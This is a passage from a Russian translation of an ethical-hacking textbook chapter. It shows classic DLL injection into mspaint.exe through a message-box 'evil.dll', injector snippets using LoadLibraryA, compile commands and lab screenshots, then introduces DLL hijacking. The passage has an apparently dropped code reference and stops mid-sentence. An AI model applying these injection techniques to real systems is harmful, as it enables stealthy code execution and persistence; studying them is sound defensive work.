


Рисунок 2.15. Области памяти, доступные для чтения и выполнения

Как видим, в памяти `mspaint.exe` находится множество таких областей.

Однако обратите внимание: в `mspaint.exe` загружен модуль `ws2_32.dll`. В обычных обстоятельствах этого никогда не должно происходить, поскольку данный модуль отвечает за работу с сокетами:




Рисунок 2.16. Модуль ws2_32.dll

Именно так код можно внедрить в другой процесс.

Однако есть один нюанс: открытие другого процесса с доступом для записи ограничивается. Примером такой защитной меры служит обязательный контроль целостности (Mandatory Integrity Control, MIC). Это метод управления доступом к объекту на основе уровня целостности этого объекта.

Существует четыре уровня целостности:

• **Низкий уровень.** Процессы с ограниченным доступом к системе, например Internet Explorer.
• **Средний уровень.** Используется по умолчанию для всех процессов, запущенных непривилегированными пользователями, а также администраторами при включённом UAC.
• **Высокий уровень.** Процессы, выполняемые с правами администратора.
• **Системный уровень.** Используется пользователями SYSTEM; к этому уровню относятся системные службы и процессы, которым требуется наивысший уровень безопасности.

Далее мы подробно рассмотрим внедрение DLL.

Внедрение DLL

Теперь мы обсудим традиционный метод внедрения DLL, использующий отладочный API.

Он предусматривает внедрение библиотеки динамической компоновки (DLL) в адресное пространство процесса. Вредоносная DLL загружается целевым процессом как легитимный компонент, предоставляя атакующему контроль над выполнением процесса. Внедрение DLL широко применяется для перехвата системных функций, наблюдения за поведением или его изменения, а также для закрепления в системе.

Пример внедрения DLL

Для удобства создадим DLL, которая лишь отображает окно сообщения:

```
/*
evil.cpp
простая DLL для внедрения в процесс
автор: @cocomelonc
авторские права: PacktPub
*/
#include <windows.h>

BOOL APIENTRY DllMain(HMODULE hModule, DWORD nReason, LPVOID lpReserved) {
  switch (nReason) {
  case DLL_PROCESS_ATTACH:
       MessageBox(
       NULL,
       "Meow from evil.dll!",
       "=^..^=",
       MB_OK
       );
       break;
  case DLL_PROCESS_DETACH:
       break;
  case DLL_THREAD_ATTACH:
       break;
  case DLL_THREAD_DETACH:
       break;
  }
  return TRUE;
}
```

Она содержит только `DllMain` - основную функцию библиотеки DLL. Библиотека не объявляет экспортируемых функций, которые обычно присутствуют в легитимных DLL. Код `DllMain` выполняется сразу после загрузки DLL в память.

Это существенно в контексте внедрения DLL, поскольку нам нужен простейший способ выполнения кода в контексте другого процесса. Именно поэтому большая часть вредоносного кода большинства внедряемых вредоносных DLL находится в `DllMain`. Существуют способы заставить процесс выполнить экспортируемую функцию, однако размещение кода в `DllMain` обычно оказывается самым простым методом.

После выполнения во внедрённом процессе должно появиться наше сообщение `Meow from evil.dll!`, указывающее на успешное внедрение. Теперь можно скомпилировать библиотеку на компьютере атакующего:

```
$ x86_64-w64-mingw32-g++ -shared -o evil.dll evil.c -fpermissive
```

Результат выполнения этой команды, например на виртуальной машине с Kali Linux, выглядит следующим образом:




Рисунок 2.17. Компиляция DLL evil из файла evil.c

Поместите её в выбранный вами каталог на компьютере жертвы.

Теперь нам нужен лишь фрагмент кода, который внедрит эту библиотеку в выбранный процесс.

В нашем случае мы рассматриваем традиционное внедрение DLL. Здесь выделяется буфер, вместимость которого не меньше длины пути к DLL на диске. Затем путь копируется в этот буфер: GitHub.

Как видите, всё довольно просто. Код идентичен примеру внедрения кода. Единственное отличие состоит в том, что мы добавляем путь к DLL на диске:

```
// «вредоносная» DLL: наше окно сообщения
char maliciousDLL[] = "evil.dll";
unsigned int dll_length = sizeof(maliciousDLL) + 1;
```

Перед внедрением и выполнением DLL нам требуется адрес в памяти функции `LoadLibraryA` - именно этот вызов API мы выполним в контексте процесса жертвы, чтобы загрузить DLL:

```
// Получить дескриптор kernel32 и передать его в GetProcAddress
HMODULE kernel32_handle = GetModuleHandle("Kernel32");
VOID *lbuffer = GetProcAddress(kernel32_handle, "LoadLibraryA");
```

Разобравшись с кодом инжектора, мы можем его проверить. Соберите программу следующей командой:

```
$ x86_64-w64-mingw32-g++ -O2 hack3.c -o hack3.exe -I/usr/share/mingw-
w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings
-fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc
-fpermissive
```

Результат выполнения этой команды на виртуальной машине с Kali Linux выглядит так:

```
└─$ x86_64-w64-mingw32-gcc hack3.c -o hack3.exe -s -ffunction-sections -fdata
-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-li
bstdc++ -static-libgcc

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/c
hapter02/01-traditional-injection]
└─$ ls -lt
total 200
-rwxr-xr-x 1 cocomelonc cocomelonc 39936 Feb 23 23:37 hack3.exe
-rwxr-xr-x 1 cocomelonc cocomelonc  1604 Feb 23 23:37 hack3.c
-rwxr-xr-x 1 cocomelonc cocomelonc 87123 Feb 23 23:33 evil.dll
-rwxr-xr-x 1 cocomelonc cocomelonc 40448 Feb 23 23:23 hack2.exe
-rwxr-xr-x 1 cocomelonc cocomelonc  3226 Feb 23 23:23 hack2.c
-rwxr-xr-x 1 cocomelonc cocomelonc 15360 Feb 23 23:03 hack1.exe
-rwxr-xr-x 1 cocomelonc cocomelonc  2938 Feb 23 23:00 hack1.c
-rwxr-xr-x 1 cocomelonc cocomelonc   477 Aug 25 16:26 evil.c
```

Рисунок 2.18. Компиляция логики внедрения DLL из файла hack3.c

Сначала запустим экземпляр `mspaint.exe`:




Рисунок 2.19. Идентификатор процесса mspaint.exe равен 2592

Поместим файл DLL на машину жертвы:




Рисунок 2.20. Размещение файла evil.dll на машине жертвы

Затем запустим нашу программу:

```
$ .\hack3.exe 2592
```

Результат выполнения этой команды, например на виртуальной машине с Windows 7 x64, выглядит следующим образом:




Рисунок 2.21. Запуск сценария внедрения DLL hack3.exe

Чтобы подтвердить успешное внедрение DLL в процесс `mspaint.exe`, можно воспользоваться Process Hacker:




Рисунок 2.22. Область памяти RWX в процессе mspaint.exe

В другой области памяти можно увидеть наше сообщение `Meow from evil.dll!`:




Рисунок 2.23. Строка Meow from evil.dll! в памяти mspaint.exe

Похоже, наша базовая логика внедрения сработала блестяще! Это самый простой способ внедрить DLL в другой процесс, однако зачастую его вполне достаточно и он чрезвычайно полезен.

Теперь, научившись внедрять DLL, мы рассмотрим различные методы подмены.

Изучение методов подмены

Подмена - слово, сразу вызывающее в воображении незаконный захват и нарушение установленного порядка, - занимает центральное место в кибервойне. В частности, подмена DLL, практикуемая как злоумышленниками, так и приверженцами этичного хакинга, выявляет уязвимости программных систем, которыми можно воспользоваться для получения несанкционированного доступа и управления. Изучая этот мощный метод, мы заглянем в сам механизм подмены и раскроем его нюансы и тонкости.

Подмена DLL

Подмена DLL, также известная как атака с предварительной загрузкой DLL, предусматривает внедрение вредоносного кода в приложения Windows посредством эксплуатации порядка загрузки DLL.

Как это работает?

> **Важное примечание.** В этой книге рассматриваются только приложения Win32. Несмотря на одинаковое расширение, в контексте программ .NET библиотеки DLL имеют совершенно иное значение, поэтому мы не будем их здесь обсуждать. Мы не хотим усиливать путаницу.

В настоящее время общеизвестно, что для выполнения разнообразных задач программам требуются библиотеки, также называемые DLL. Эти DLL либо входят в комплект поставки приложения, либо поставляются в составе операционной системы, в которой работает приложение.

Подмена DLL, также известная как предварительная загрузка или боковая загрузка DLL, представляет собой уязвимость безопасности программных приложений, способную привести к выполнению вредоносного кода. Она возникает, когда приложение неправильно загружает файл DLL, содержащий код, который приложение может вызывать для выполнения определённых функций или служб.

При атаке с подменой DLL злоумышленник эксплуатирует порядок, в котором приложение ищет и загружает DLL. Пытаясь загрузить DLL, приложение ищет её в заранее определённом наборе каталогов, включая рабочий каталог приложения и стандартные системные расположения DLL. Если атакующий поместит в один из этих каталогов вредоносную DLL с тем же именем, что и библиотека, которую намерено загрузить приложение, оно может по ошибке загрузить DLL атакующего вместо легитимной.

Первый вопрос, который может возникнуть на этом этапе: «Какой порядок поиска DLL использует Windows?»

На следующем рисунке показан стандартный порядок поиска DLL в Windows:

